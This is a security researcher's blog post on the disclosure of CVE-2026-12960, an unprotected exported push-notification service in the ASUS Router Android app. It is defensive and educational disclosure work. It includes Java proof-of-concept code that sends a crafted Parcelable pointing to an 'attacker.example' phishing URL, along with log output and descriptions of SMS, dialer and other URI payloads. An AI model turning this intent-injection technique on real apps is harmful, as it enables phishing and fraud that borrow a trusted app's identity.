One Exported Service, Six Free Rides: How I Found CVE-2026-12960 in the ASUS Router App
I went looking for something clever in the ASUS Router Android app and instead found a service sitting wide open with a sign on it. Here is the whole story: the manifest, the Parcelable, the six payloads, and the wait for a fix.

Most vulnerabilities do not announce themselves. You grind through a binary, you chase a hunch across nine files, and eventually something gives.
This was not one of those. This one was standing in the doorway with its arms out.
I have already written the professional version of this over at Show Up Show Out Security, where I wear the founder hat and use words like “coordinated.” This is the other version. The one where I tell you what actually happened.
It started with a boring habit
When I pull apart an Android app, I do the same unglamorous thing every single time before anything else: I dump the manifest and read all of it.
aapt dump xmltree base.apk AndroidManifest.xml | grep -A3 'E: service'It is the mobile security equivalent of checking whether the door is locked before you start picking it. It takes ninety seconds. It is almost never interesting.
The ASUS Router app was interesting.
<service
    android:name="com.baidu.android.pushservice.CommandService"
    android:exported="true" />
Read that again, specifically for what is not there. There is no android:permission. That attribute is the entire access-control story for an Android component, and this component simply does not have one. exported="true" means every other app on the phone can reach it. No permission means Android never bothers to ask who is calling.
So my first reaction was not excitement. It was suspicion. Nobody leaves the front door open like that in an app that manages your router, right? Surely there is a check inside. Surely.
Reader, there was not a check inside.
The part where it gets worse
CommandService is not ASUS code. It comes from the Baidu Push SDK, bolted onto the app to deliver push notifications. Which is its own quiet lesson: your app’s manifest is the sum of every manifest you merged, and you own all of it, including the parts you never typed.
I pulled the service apart to see what it does when someone talks to it. onStartCommand() grabs a PublicMsg Parcelable out of the incoming Intent’s public_msg extra, hands it to handlePrivateNotification(), and that method branches on a field called mOpenType:
mOpenType == 1callsstartActivity(ACTION_VIEW, Uri.parse(mUrl)), wheremUrlis a string that came from whoever sent the Intent.mOpenType == 2callsIntent.parseUri(mPkgContent, 0)and then fires the result.
Both fields come straight off the wire. Neither is validated. There is no sender check, no origin check, no signature check, and no “should this app be allowed to do that” check.
The intended design here is obvious and reasonable: Baidu’s push infrastructure sends you a notification, you tap it, the app opens the link. Perfectly normal. The problem is that the code cannot tell the difference between Baidu’s push infrastructure and a flashlight app I wrote in twenty minutes.
Building the key
There was one real piece of work in the whole thing, and it was the Parcelable.
PublicMsg implements Parcelable, which means it serialises to a flat blob with no field names attached. Just values, in a fixed order, and both sides have to agree on that order exactly. If your writeToParcel order does not match their createFromParcel order, your carefully crafted URL lands in the integer field and the whole thing unmarshals into nonsense.
So I read writeToParcel out of the decompiled smali and rebuilt the class field for field:
String mMsgId, mAppId, mTitle, mDescription, mUrl, mPkgName;
int    mPkgVercode, mNotificationBuilder, mNotificationBasicStyle;
int    mOpenType, mUserConfirm;
String mCustomContent, mPkgContent;
int    mAdvertiseStyle;
// six more advertise URL strings
Twenty fields in a specific order. Get it right and the service accepts your message as gospel. It is a lockpick where the pin heights are published in the manual, but you still have to file the key.
Then the whole attack fits in a few lines of an app that requests no permissions at all:
PublicMsg msg = new PublicMsg();
msg.mOpenType = 1;
msg.mUrl = "https://attacker.example/asus-login";
msg.mPkgName = "com.asus.aihome";

Intent intent = new Intent(
    "com.baidu.android.pushservice.action.privatenotification.CLICK");
intent.setComponent(new ComponentName(
    "com.asus.aihome",
    "com.baidu.android.pushservice.CommandService"));
intent.putExtra("public_msg", msg);

startService(intent);
That is it. That is the exploit.
Proving it, because “I promise” is not evidence
Vendors get a lot of email. A report that says “your service is exported” gets triaged into a pile. A report with a video of their own app dialling a stranger’s phone number does not.
So I wrote a three-phase script that builds the whole thing from scratch on any machine with the Android SDK. It is all public now, script and sources and video, at github.com/l0lsec/CVE-2026-12960 if you want to follow along in the actual code.
Phase one asks the simplest possible question from the ADB shell: does the service throw a SecurityException at anyone? A properly protected component says no thank you. This one said:
[ACCESS]  passthrough.notification.CLICK → service accepted intent
[ACCESS]  privatenotification.CLICK      → service accepted intent
[ACCESS]  privatenotification.DELETE     → service accepted intent

  Phase 1 result: 3/3 actions accepted without permission check
Three for three. Android even wrote down who called, in the ServiceRecord:
intent={act=com.baidu.android.pushservice.action.privatenotification.CLICK
        cmp=com.asus.aihome/com.baidu.android.pushservice.CommandService}
recentCallingPackage=com.android.shell
startRequested=true callStart=truerecentCallingPackage=com.android.shell. Not the app. Something else on the device, and the service ran anyway.
Phase two compiles, packages, signs, and installs a real PoC app, because the shell has powers a normal app does not and I did not want anyone hand-waving that away.
Phase three brings the ASUS app to the foreground and lets the PoC fire six payloads at it, three seconds apart, while logcat records the carnage.
Six payloads, one open door
Once you can hand the app any URI you want, “open a URL” stops being one bug and starts being a menu. Android’s scheme handlers do the rest of the work for you.

Attack one, the phishing page. The browser opens to my server. Not the user’s browser being weird. The trusted router app they just opened, sending them somewhere.
Attack two, the SMS composer, pre-filled and waiting for a thumb.

“ASUS Router app security alert. Update required.” Written by me, delivered by them, addressed to a number I chose. All the user has to do is what the screen tells them.
Attack three, the dialer, loaded with my number and one tap from calling it. Swap in a premium-rate line, or the number of a very convincing fake support desk.

Then mailto: for a pre-addressed email with a credentials-shaped body, market:// to drop someone on a Play Store listing of my choosing, and geo: to send them to a “service centre” that is really just a parking lot in San Francisco.
Six for six. And here is the screenshot I actually care about most:

No permissions requested.
The app that just drove six actions through a router management tool never asked the user for anything. Not contacts, not SMS, not phone, not storage. Nothing. Every permission prompt Android has spent a decade training people to think about was completely irrelevant, because the malicious app never needed a single one. It borrowed the ASUS app’s identity instead.
That is the part that should keep mobile developers up at night. Your users evaluate your app by the permissions it asks for. This attack costs zero permissions and inherits yours.
Why it scores a 6.0 and why the number undersells it
ASUS scored it 6.0 Medium, CVSS:4.0/AV:L/AC:L/AT:N/PR:N/UI:P/VC:N/VI:N/VA:N/SC:H/SI:N/SA:N, and honestly that is fair. The attacker needs an app already on the device (AV:L) and the user has to interact with what pops up (UI:P). It is not a remote unauthenticated kill shot and I am not going to pretend otherwise.
But CVSS measures the mechanism, not the con. The interesting number is not 6.0. It is the trust delta.
A random app throws a phishing page at you and you close it, because random apps are suspicious. Your router app throws a phishing page at you thirty seconds after you opened it to check your Wi-Fi, and it looks like the router app is telling you something. That is the entire value of the bug. Not code execution. Credibility theft.
And it is a router app. It sits in front of every device on the network. “Please re-enter your admin password” is not a weird thing for it to say.
The disclosure, and the waiting
March 17: reported to ASUS through their security advisory form with the PoC APK, the automated script, the video, and a full write-up. I attached everything, because a report the vendor can reproduce in one command is a report that gets fixed.
Then the silence. Not rude silence, just the ordinary kind, where you have no idea whether your report is being worked on or sitting in a queue behind four hundred others.
June 23: CVE-2026-12960 reserved.
July 3: published. Fixed in version 1.0.0.9.74. Credited to me, by name, in the CVE record.
Three and a half months from report to fix, with a real patch and a real credit at the end of it. In a world where plenty of reports get met with a legal threat or a wall of nothing, ASUS did the normal professional thing. I will take it.
The fix is one attribute
Here is the entire remediation:
<service
    android:name="com.baidu.android.pushservice.CommandService"
    android:exported="false" />
One word. true becomes false. If the component genuinely needs to be reachable from outside, gate it behind a signature-level permission and validate the PublicMsg before acting on it. But most of the time the honest answer is that it never needed to be exported at all.
That is the running theme of this class of bug. CWE-926 is not exotic. It is a default nobody revisited, in an SDK nobody re-read, in an app that ships to millions of people.
What I would tell you to go do right now
If you ship an Android app, dump the manifest of your own release build. Not your source manifest. The merged one, with every SDK’s contribution baked in:
aapt dump xmltree app-release.apk AndroidManifest.xml | grep -B2 -A5 'exported'Read every exported="true". For each one ask two questions: does anything outside this app actually need to call it, and if someone hostile calls it with garbage, what happens? If the answer to the first is no, set it to false. If the answer to the second is “I would have to go look,” go look.
And if you are learning this stuff: notice that the hard part of this bug was not the discovery. It was rebuilding a twenty-field Parcelable so the service would take my call, then packaging it as proof a vendor could not shrug off. The finding was ninety seconds. The evidence was the work. That is the ratio more often than anyone admits.
The receipts
Everything is public: the automated PoC script, the exploit source, the prebuilt APK, the video, and the report exactly as I filed it with ASUS.
github.com/l0lsec/CVE-2026-12960
It targets a version that has been patched since July, it does nothing but launch URIs, and it exists so the next person auditing an Android app knows what this pattern looks like when they find it in the wild. Which they will. Go read your manifest.
If you want to update your router app first, I completely understand. 1.0.0.9.74 or later. I will wait.